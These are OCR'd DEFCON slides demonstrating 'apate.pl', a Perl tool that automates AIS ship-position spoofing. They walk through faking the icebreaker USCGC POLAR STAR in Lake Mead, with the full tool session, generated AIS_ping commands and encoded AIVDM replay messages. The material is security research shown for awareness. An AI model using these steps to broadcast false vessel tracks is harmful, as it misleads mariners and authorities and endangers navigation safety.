
AIS Encapsulated ASCII Sentence




Commas (,) are field separators and the asterisk (*) indicates the checksum field

This Just In -- Automated Spoofing

- *apate.pl* is a Perl script that automates the spoofing process
- Given vessel and route information, will produce an AIS message set for real-time replay (and KML file)





apate Demonstration
POLAR STAR in Lake Mead

Gary C. Kessler, Ph.D., CISSP

DEFCON
11 August 2023
10 August 2024

Example Deception

- GOAL: Spoof an icebreaker in Lake Mead
- USCGC POLAR STAR (WAGB-10)
  - Only U.S. heavy icebreaker
  - Commissioned: 1976
  - 13,000-ton vessel is able to break through ice up to 21' (6.4 m) thick and steam through icefield up to 6' (1.8 m) thick @ 3 kn
  - 399' (122 m) x 83.5' (25.5 m) x 31' (9.4 m)
  - Aka *Cell Block 10*, *Polar Roller*, and *Red Tubs of Fun*

```
Bishop:ais-prototype gck$ ./apate.pl

         Apate -- An AIS Spoofing Tool (Build: 08/07/2023 Version: 1.4.4)
                  [[Apate is the goddess of fraud and deception]]

Enter base name of file set (e.g., 'odyssey' or 'data/odyssey'): KML/polarstar

Read from existing parameter file (R) or write a new parameter file (W)? w

Writing parameters to KML/polarstar_parameters.txt...

--- Get vessel information for AIS Type 5 message ---

Enter MMSI (9 decimal digits): 367255000

Enter vessel name (1-20 characters); Encoder default = NaN:
USCGC POLAR STAR

Enter vessel call sign (0-7 characters):
NBTM

Enter vessel type (0-99) from the following list, or null:
  0. Not available, AIS default    1-19. Reserved
 20-29. Wing in ground (WIG)
 30. Fishing                       31. Towing
 32. Towing: length exceeds 200m or breadth exceeds 25m
 33. Dredging or underwater ops    34. Diving ops
 35. Military ops                  36. Sailing
 37. Pleasure Craft                38-39. reserved
 40-49. High speed craft (HSC)     50. Pilot Vessel
 51. Search and Rescue vessel      52. Tug
 53. Port Tender                   54. Anti-pollution equipment
 55. Law Enforcement               56-57. spare
 58. Medical Transport             59. Noncombatant ship
 60-69. Passenger ship             70-79. Cargo
 80-89. Tanker                     90-99. Other ship type
 >>> 35

Enter distance from AIS antenna to bow (Dimension A), in meters (0-511, or null): 30

Enter distance from AIS antenna to stern (Dimension B), in meters (0-511, or null): 92

Enter distance from AIS antenna to port (Dimension C), in meters (0-63, or null): 12.75

Enter distance from AIS antenna to starboard (Dimension D), in meters (0-63, or null): 12.7
```

```
Enter draft, in meters in 0.1 m increments (0-25.5, or null); Default = 0: 9.4

Enter IMO Number (7 decimal digits or null): 7367471

Enter Destination (0-20 characters):
BOULDER PT, L. MEAD

Enter ETA month, UTC (1-12 or 0 if not available, or null); Default = 0: 8

Enter ETA day, UTC (1-31 or 0 if not available, or null); Default = 0: 11

Enter ETA hour, UTC (0-23 or 24 if not available, or null); Default = 24: 13

Enter ETA minute, UTC (0-59 or 60 if not available, or null); Default = 60: 45

--- Get starting position ---

Enter latitude (-90 to 90): 36.108722

Enter longitude (-180 to 180): -114.73187

Describe legs in terms of course/distance (C) or latitude/longitude (L)? c

--- Get routing parameters for each leg for AIS Type 1 messages and KML file ---

Enter information for leg 1 ---

Enter course (0-359) or 'X' to stop: 72

Enter speed, in knots (0.1-50): 15

Enter length of leg, in nm (0.1-50): 3.56

Enter information for leg 2 ---

Enter course (0-359) or 'X' to stop: 70

Enter speed, in knots (0.1-50): 15

Enter length of leg, in nm (0.1-50): .75

Enter information for leg 3 ---

Enter course (0-359) or 'X' to stop: 51
```

```
Enter information for leg 11 ---

Enter course (0-359) or 'X' to stop: 69

Enter speed, in knots (0.1-50): 15

Enter length of leg, in nm (0.1-50): .65

Enter information for leg 12 ---

Enter course (0-359) or 'X' to stop: x

Create KML-only output (K) or full AIS/KML output (A)? a

What operating system are you using (U = Linux/Mac OS/Unix [default], W = Windows)? u

Reading parameters from KML/polarstar_parameters.txt...
Writing AIS_ping commands to KML/polarstar_commands.sh...
Writing AIS synchronization information to KML/polarstar_ais_sync.txt...
Writing Google Earth coordinates to KML/polarstar_map.kml...

Preparing AIS_ping type 5 message...

Start route at:
 36.108722°N (36°06.52'N)
 114.731870°W (114°43.91'W)

Preparing information for leg 1...
   This leg ends at:
    36.127037°N (36°07.62'N)
    114.662007°W (114°39.72'W)
   Approx. course: 072°     Speed: 15 kn     Distance: 3.56 nm
   AIS Type 1 messages sent every 6 sec     Duration of leg: 854 sec (14.24 min)
   142 segments on this leg, each approx. 0.0251 nm

Preparing information for leg 2...
   This leg ends at:
    36.131311°N (36°07.88'N)
    114.647463°W (114°38.85'W)
   Approx. course: 070°     Speed: 15 kn     Distance: 0.75 nm
   AIS Type 1 messages sent every 6 sec     Duration of leg: 180 sec (3.00 min)
   30 segments on this leg, each approx. 0.0250 nm
```

```
Preparing information for leg 10...
   This leg ends at:
    36.151132°N (36°09.07'N)
    114.547235°W (114°32.83'W)
   Approx. course: 102°      Speed: 15 kn      Distance: 0.54 nm
   AIS Type 1 messages sent every 6 sec      Duration of leg: 129 sec (2.16 min)
   21 segments on this leg, each approx. 0.0257 nm

Preparing information for leg 11...
   This leg ends at:
    36.155014°N (36°09.30'N)
    114.534709°W (114°32.08'W)
   Approx. course: 069°      Speed: 15 kn      Distance: 0.65 nm
   AIS Type 1 messages sent every 6 sec      Duration of leg: 156 sec (2.60 min)
   26 segments on this leg, each approx. 0.0250 nm

Course summary -- Total distance: 10.73 nm    Total time: 42.9 min (0.72 hour)
                  Total number of AIS Type 1 messages: 427

The KML map file KML/polarstar_map.kml has been created.

Apate will now execute the AIS_ping commands in order to generate the AIVDM messages.
 *** Be sure that AIS_ping.pl and AIS_NMEA.pl are present in this directory. ***

Executing Unix commands...
--> chmod 755 KML/polarstar_commands.sh
--> ./KML/polarstar_commands.sh >KML/polarstar_tmp.sh
--> chmod 755 KML/polarstar_tmp.sh
--> ./KML/polarstar_tmp.sh > KML/polarstar_ais.txt
--> rm KML/polarstar_tmp*

The AIS message file has been created.

The replay file KML/polarstar_replay.txt has been created.
Run 'play_ais.pl -h' to see all command line switches.
Note that the field delimiter is a dash (-s=-), the timestamp value is in field 0 (-time=0),
and the AIS message is in field 1 (-ais=1). A very basic command would look like:

   perl play_ais.pl -f=KML/polarstar_replay.txt -s=- -ais=1 -time=0 -v

"All animals are equal, but some animals are more equal than others."

--- Apate has completed her work ---
```

```
Bishop:KML gck$ ls -la polarstar*
-rw-r--r--  1 gck  staff  20609 Aug  7 17:45 polarstar_ais.txt
-rw-r--r--  1 gck  staff   3843 Aug  7 17:44 polarstar_ais_sync.txt
-rwxr-xr-x  1 gck  staff  82495 Aug  7 17:44 polarstar_commands.sh
-rw-r--r--@ 1 gck  staff    975 Aug  7 17:44 polarstar_map.kml
-rw-r--r--  1 gck  staff    510 Aug  7 17:44 polarstar_parameters.txt
-rw-r--r--  1 gck  staff  22562 Aug  7 17:45 polarstar_replay.txt
```

```
Bishop:KML gck$ more polarstar_parameters.txt
#V1.3 -- This file is editable but be sure to maintain the block order and comment lines.
#mmsi,vname,callsign,vtype,vsize_a,vsize_b,vsize_c,vsize_d,draft,imo,dest,eta_mon,eta_day,eta_hour,eta_min
367255000,'USCGC POLAR STAR','NBTM',35,30,92,12,12,9.4,7367471,'BOULDER PT - L MEAD',8,11,13,45
#lat,long,leg_descriptor_type
36.108722,-114.73187,C
#leg,course,speed,distance
1,72,15,3.56
2,70,15,.75
3,51,15,1.04
4,135,15,.94
5,86,15,.35
6,52,15,1.5
7,66,15,.75
8,92,15,.4
9,73,15,.25
10,102,15,.54
11,69,15,.65
```

```
Bishop:KML gck$ more polarstar_commands.sh
perl AIS_ping.pl --type=5 --mmsi=367255000 --vname='USCGC POLAR STAR' --callsign='NBTM' --vtype=35 --vsize_a=30 --vsize_b=92 --vsize_c=
12 --vsize_d=12 --draft=9.4 --imo=7367471 --dest='BOULDER PT - L MEAD' --month=8 --day=11 --hour=13 --minute=45 --nmea=A --batch --auto
perl AIS_ping.pl --type=1 --mmsi=367255000 --navstat=0 --rot=0 --course=72.0000000000047 --heading=70 --speed=15 --lat=36.108722 --long
=-114.73187 --ts=0 --nmea=A --batch --auto
perl AIS_ping.pl --type=1 --mmsi=367255000 --navstat=0 --rot=0 --course=72.0002898752191 --heading=73 --speed=15 --lat=36.1088511187631
 --long=-114.731378119385 --ts=6 --nmea=A --batch --auto
perl AIS_ping.pl --type=1 --mmsi=367255000 --navstat=0 --rot=0 --course=72.000579752282 --heading=72 --speed=15 --lat=36.1089802355158
--long=-114.730886237153 --ts=12 --nmea=A --batch --auto
perl AIS_ping.pl --type=1 --mmsi=367255000 --navstat=0 --rot=0 --course=72.0008696312002 --heading=71 --speed=15 --lat=36.1091093502578
 --long=-114.730394353303 --ts=18 --nmea=A --batch --auto
perl AIS_ping.pl --type=1 --mmsi=367255000 --navstat=0 --rot=0 --course=72.0011595119485 --heading=71 --speed=15 --lat=36.1092384629894
 --long=-114.729902467837 --ts=24 --nmea=A --batch --auto
perl AIS_ping.pl --type=1 --mmsi=367255000 --navstat=0 --rot=0 --course=72.0014493945551 --heading=71 --speed=15 --lat=36.1093675737104
 --long=-114.729410580753 --ts=30 --nmea=A --batch --auto
perl AIS_ping.pl --type=1 --mmsi=367255000 --navstat=0 --rot=0 --course=72.001739279003 --heading=70 --speed=15 --lat=36.1094966824207
--long=-114.728918692053 --ts=36 --nmea=A --batch --auto
perl AIS_ping.pl --type=1 --mmsi=367255000 --navstat=0 --rot=0 --course=72.0020291653086 --heading=70 --speed=15 --lat=36.1096257891205
 --long=-114.728426801735 --ts=42 --nmea=A --batch --auto
perl AIS_ping.pl --type=1 --mmsi=367255000 --navstat=0 --rot=0 --course=72.0023190534704 --heading=71 --speed=15 --lat=36.1097548938098
 --long=-114.7279349098 --ts=48 --nmea=A --batch --auto
perl AIS_ping.pl --type=1 --mmsi=367255000 --navstat=0 --rot=0 --course=72.0026089434778 --heading=73 --speed=15 --lat=36.1098839964883
```


```
Bishop:KML gck$ more polarstar_replay.txt
0-!AIVDM,2,1,3,A,55N?Mn81hJjtp9@l001E<<L>10th5:1=@580000S3iL<<25eeGPSmC11D`45,0*4C
0-!AIVDM,2,2,3,A,8;H383A@A08,2*2C
0-!AIVDM,1,1,,A,15N?Mn002FGjk9LDbElBl2<00000,0*28
6-!AIVDM,1,1,,A,15N?Mn002FGjkBdDbF7Rl2B<0000,0*41
12-!AIVDM,1,1,,A,15N?Mn002FGjkKrDbFK2l2@H0000,0*34
18-!AIVDM,1,1,,A,15N?Mn002FGjkU8DbFfBl2>T0000,0*5F
24-!AIVDM,1,1,,A,15N?Mn002FGjkfFDbG1jl2>h0000,0*50
30-!AIVDM,1,1,,A,15N?Mn002FGjkoTDbGE2l2>t0000,0*7B
36-!AIVDM,1,1,,A,15N?Mn002FGjl0jDbG`Rl2=80000,0*17
42-!AIVDM,1,1,,A,15N?Mn002FGjl:0DbGsjl2=D0000,0*10
48-!AIVDM,1,1,,A,15N?Mn002FGjlC@DbH?2l2?P0000,0*14
54-!AIVDM,1,1,,A,15N?Mn002FGjlLNDbHRRl2Cd0000,0*50
60-!AIVDM,1,1,,A,15N?Mn002FGjlUdDbHmjl2>00000,0*4D
66-!AIVDM,1,1,,A,15N?Mn002FGjlfrDbI9Bl2><0000,0*19
72-!AIVDM,1,1,,A,15N?Mn002FGjlp8DbILRl2DH0000,0*2E
78-!AIVDM,1,1,,A,15N?Mn002FGjm1FDbIh2l2DT0000,0*48
84-!AIVDM,1,1,,A,15N?Mn002FGjm:TDbJ3Bl2>h0000,0*3F
90-!AIVDM,1,1,,A,15N?Mn002FGjmClDbJFjl2@t0000,0*41
96-!AIVDM,1,1,,A,15N?Mn002FGjmM2DbJb2l2C80000,0*22
102-!AIVDM,1,1,,A,15N?Mn002FGjmV@DbJuRl2ED0000,0*46
108-!AIVDM,1,1,,A,15N?Mn002FGjmgNDbK@jl2CP0000,0*67
114-!AIVDM,1,1,,A,15N?Mn002FGjmpdDbKT2l2Ed0000,0*24
120-!AIVDM,1,1,,A,15N?Mn002FGjn1rDbKoRl2<00000,0*06
126-!AIVDM,1,1,,A,15N?Mn002FGjn;8DbL:jl2@<0000,0*5C
132-!AIVDM,1,1,,A,15N?Mn002FGjnDHDbLNBl2DH0000,0*7F
138-!AIVDM,1,1,,A,15N?Mn002FGjnMVDbLiRl2@T0000,0*47
144-!AIVDM,1,1,,A,15N?Mn002FGjnVlDbM52l2Bh0000,0*65
150-!AIVDM,1,1,,A,15N?Mn002FGjnh2DbMHBl2Dt0000,0*12
156-!AIVDM,1,1,,A,15N?Mn002FGjnq@DbMcjl2C80000,0*31
162-!AIVDM,1,1,,A,15N?Mn002FGjo2NDbMw2l2CD0000,0*4D
168-!AIVDM,1,1,,A,15N?Mn002FGjo;dDbNBBl2?P0000,0*40
174-!AIVDM,1,1,,A,15N?Mn002FGjoDtDbNUjl2Cd0000,0*58
180-!AIVDM,1,1,,A,15N?Mn002FGjoN:DbNq2l2@00000,0*37
186-!AIVDM,1,1,,A,15N?Mn002FGjoWHDbO<Rl2D<0000,0*78
192-!AIVDM,1,1,,A,15N?Mn002FGjobVDbOOjl2<H0000,0*1E
```


:

